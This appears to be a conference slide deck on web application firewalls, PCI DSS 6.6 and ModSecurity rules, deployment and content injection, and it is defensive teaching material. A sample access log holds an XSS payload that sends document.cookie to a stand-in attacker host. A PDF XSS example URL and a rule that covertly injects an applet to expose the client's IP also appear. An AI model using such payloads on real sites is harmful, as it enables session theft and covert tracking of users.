SecureWorks

The Information Security Experts

The Wide World of WAFs

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The Information Security Experts

What's In This Talk?

- Web Application Firewalls (WAFs)
- PCI Data Security Standard
  - Requirement 6.6
  - Why should you care?
- ModSecurity
  - Concepts
  - Core Rules
- ModSecurity WAF Live Demos
  - Reverse Proxy
  - Embedded
  - Content Injection in Response to Attack

Web Application Firewalls (WAFs)

The Basics

- Firewall operating at the web application layer
- Hardware or Software
- Fluent in many tongues
  - HTTP / HTTPS
  - XML
  - SOAP
  - XML-RPC
  - WS-*
- Performs normalization / de-obfuscation
- Detects attacks
- Blocks attacks
- Rewrites / Modifies requests and responses

ModSecurity Web App Firewalls

The Basics

- Apache dynamically loadable module
- Dual License
  - Community Edition - GPLv2
  - Commercial License
- Created by Ivan Ristic
- Commercialized by Breach Security
- Core Rules released under GPLv2

Meet the Payment Card Industry!

Why Should You Care?

- I apologize in advance if I bore you
- PCI is driving adoption of WAF (and Web App Vulnerability Scanning)
- Pentesters (i.e. QSAs): PCI will drive your business. You will need to be familiar with WAFs to evaluate and subvert them.
- IT Security: You will be deploying WAFs because of PCI
- Blackhats: You will be subverting WAFs for fun and profit!

Meet the Payment Card Industry!

Terminology

- Lots of new acronyms, yea!
- PCI Security Standards Council (PCI)
- PCI Data Security Standard (PCI DSS)
- Other PCI security standards exist
  - PIN Entry Devices (PEDs)
  - Payment Application Data (PA-DSS)
- Qualified Security Assessors (QSAs)
- Approved Scanning Vendors (ASVs)

PCI Data Security Standard v1.1

The Basics

- Build and Maintain a Secure Network
- Protect Cardholder Data
- Maintain a Vulnerability Management Program
- Implement Strong Access Control Measures
- Regularly Monitor and Test Networks
- Maintain an Information Security Policy

PCI DSS Application / System Security

Requirement 6

- R6. "Develop & maintain secure systems and applications"

- R6.6. "Ensure that all web-facing applications are protected against known attacks by applying **either** of the following methods:
  - Having all custom application **code reviewed** for common vulnerabilities by an organization that specializes in application security
  - Installing an **application layer firewall** in front of web-facing applications.

- Note: This method is considered a best practice until **June 30, 2008**, after which it becomes a requirement."

PCI Data Security Standard

What Does All This It Really Mean?

- A way to reassign legal liability
  - QSA assumes unlimited liability? (IANAL)
- Compliance rationale for bigger IT security budgets
- An economically dictated race to the bottom for ASVs?
  - Cost of a PCI ASV's Solution
  - vs. that Solution's Ability to in Find Issues (its Quality)
  - vs. Cost of Remediating the Identified Findings
  - vs. Loss Expectancy Due to Unidentified Issues
  - vs. Loss Expectancy Due to Unremediated Issues
  - No market differentiator between a PCI stamp of approval granted by ASVs of varying quality

ModSecurity Concepts

- Virtual Patching / Just-In-Time Patching
- Postive Security Model
  - Input Validation Envelope
- Negative Security Model
  - Enumerate the bad stuff

- Difficult to achieve the "positive input validation envelope" in the real-world!

- "When you know nothing, permit-all is the only option. When you know something, default-permit is what you can and should do. When you know everything, default-deny becomes possible, and only then." – unknown, source WhiteHat Security WP WAF061708

More ModSecurity Concepts

Processing Phases

- Request Headers
- Request Body
- Response Headers
- Response Body
- Logging / Action

More ModSecurity Concepts

Transformations

- Can be nested / run in serial
- Replace Comments
  - SQLi
- URL Encode / Decode
- Hex Encode / Decode
- JavaScript Decode
- HTML Entity Decode
- Uppercase / Lowercase
- MD5 / SHA1
- Normalize Paths

ModSecurity Core Rules

- HTTP protocol protection
  - RFCs
  - Defined policy
- Common Web Attack Protections
  - XSS, SQLi, CSRF, HTTP Response Splitting
- Automation Detection
  - Bots, web crawlers, web scanners
- Trojan Protection
- Server Error Hiding / DLP
  - Mask errors sent by the server
  - Data Loss Prevention

ModSecurity Rule Language Keywords

- Request (a few important keywords)
  - REQUEST_METHOD
  - REQUEST_URI
  - REQUEST_FILENAME
  - QUERY_STRING
  - REQUEST_HEADERS
  - REQUEST_BODY

- Response (a few important keywords)
  - RESPONSE_STATUS
  - RESPONSE_BODY
  - RESPONSE_HEADERS
  - RESPONSE_CONTENT_TYPE
  - RESPONSE_CONTENT_LENGTH

ModSecurity v2.5 Highlights

- Content Injection
  - "prepend" and "append"
  - Embed one of Billy Hoffman's JS payloads in response to attack?
- Aho-Corasick pattern matching algorithm
  - Improved performance when matching on large sets of patterns
- Cached transformations
- GeoIP lookup
  - Use as matching criteria in rules

More ModSecurity v2.5 Highlights


- Credict Card verification on the wire
  - @verifyCC rule operator, takes a regexp argument
  - Luhn checksum algorithm
- PDF Universal XSS Protection
  - http://www.example.com/file.pdf#a=javascript:alert('p0wn3d')
  - All PDFs on protected site get a one-time use URI
  - Redirects visitors to the PDF
  - Flushes any malicious JS in client's browser session
- Full Lua scripting w/ SecRuleScript directive
  - Used to create more complex rules in Lua

ModSecurity Web App Firewall


Deployment Scenarios

- Embedded
  - Installed within Apache instance hosting site
- Reverse Proxy
  - Use Apache mod_proxy
  - Traffic is redirected to flow through WAF
    - DNS configuration
    - Network-layer redirection
  - Could be hosted "in the cloud"
  - Supports use of Apache Virtual Hosts

Embedded Deployment




Embedded Deployment




ModSecurity Embedded Deployment

Live Demo

Reverse Proxy Deployment



Reverse Proxy Deployment



ModSecurity Reverse Proxy Deployment

Live Demo

ModSecurity Content Injection

- Credit to David (DKZA) Kierznowski, GNUCITIZEN
  - http://www.gnucitizen.org/blog/content-injection-hack-the-hacker/

- Inject code snippets
  - Defense
  - Hijacking JS functions
    - Redefine alert() with a Logger
  - A looking glass into client's browser

Content Injection

An Example

- The following rule will inject a Java Applet
- MyAddress will force attacker's browser to callback to us
- Reveals IP of the attacking host
  - Works despite NAT
  - Good, we might be only seeing IP of WAF in server log

Content Injection

The Rules

```
SecContentInjection On

SecDefaultAction
    "log,deny,phase:2,status:500,t:none,setvar:tx.alert=1"

SecRule TX:ALERT "@eq 1" \
    "phase:3,nolog,pass,chain,prepend:'<applet\
    code=\"MyAddress.class\" width=0 height=0> \
    <param name=\"url\" value=\"grab_ip.php?IP=\"> \
    <param name=\"action\" value=\"auto\"> \
    </applet>' "

SecRule RESPONSE_CONTENT_TYPE "^text/html"
```

Content Injection

Apache Access Log

- Below is a snippet from Apache access_log on the server
- Reverse Proxy WAF has IP address is 10.0.0.10
- Attacker IP is 172.16.0.20

10.0.0.10 - - [30/May/2008:13:47:11 -0400] "GET /cgi-bin/foo.cgi?param=<script>document.write('<img%20 src="http://hackersite/'+document.cookie+'"')</script> HTTP/1.1" 500 676

10.0.0.10 - - [30/May/2008:13:47:11 -0400] "GET /cgi-bin/grab_ip.php?IP=172.16.0.20 HTTP/1.1" 404 207

ModSecurity Content Injection

Live Demo

VA + WAF
= ??? + Profit !!!

- "The Dream"
  - Automated webapp vulnerability assessment (i.e., scanning) instantly mitigates identified flaws through automagic deployment of rules to WAFs.
- Until recently, not really feasible
  - Web App VA generated too many false postives
  - Web App VA generated too many duplicates
  - WAFs suffered under too many FPs and duplicates
- Vendors are trying again

Limitations of WAFs

It's Just A Tool, Not A Silver Bullet

- Insecure Session Handling / Potential Cookie Tampering
  - WAF can perform transparent cookie encryption/decryption
- Flaws in Business Logic
  - Reliance on a predictable "random" number in URL to provide authentication and authorization
    - Can be solved with a WAF performing "URL encryption"
    - Similar to ModSecurity protection against Universal PDF XSS
  - Many flaws in business logic are very difficult to detect w/ automated tools…
  - …and difficult to mitigate with a tool like a WAF

The Future

Some Closing Thoughts

- Vendors will continue to add WAF-like functionality
  - Load Balancers
  - Firewalls
  - IPS and UTM devices
- WAF-like funtionality being wrapped into malware
  - Many already contain SOCKS proxy functionality
- Rogue / Malicious WAF Attacks
  - WPAD-like attack vectors?
  - WAF Poisoning?
- More WAF Bypass Vulnerabilities

Thanks to DT, the Goons and everyone who made DEFCON a reality this year!

Greetz to DC404, Atlanta's DC Group!
Speakers: dr.kaos, David Maynor, Scott Moulton & Adam Bregenzer
And our very own Goon, dc0de!

Questions?

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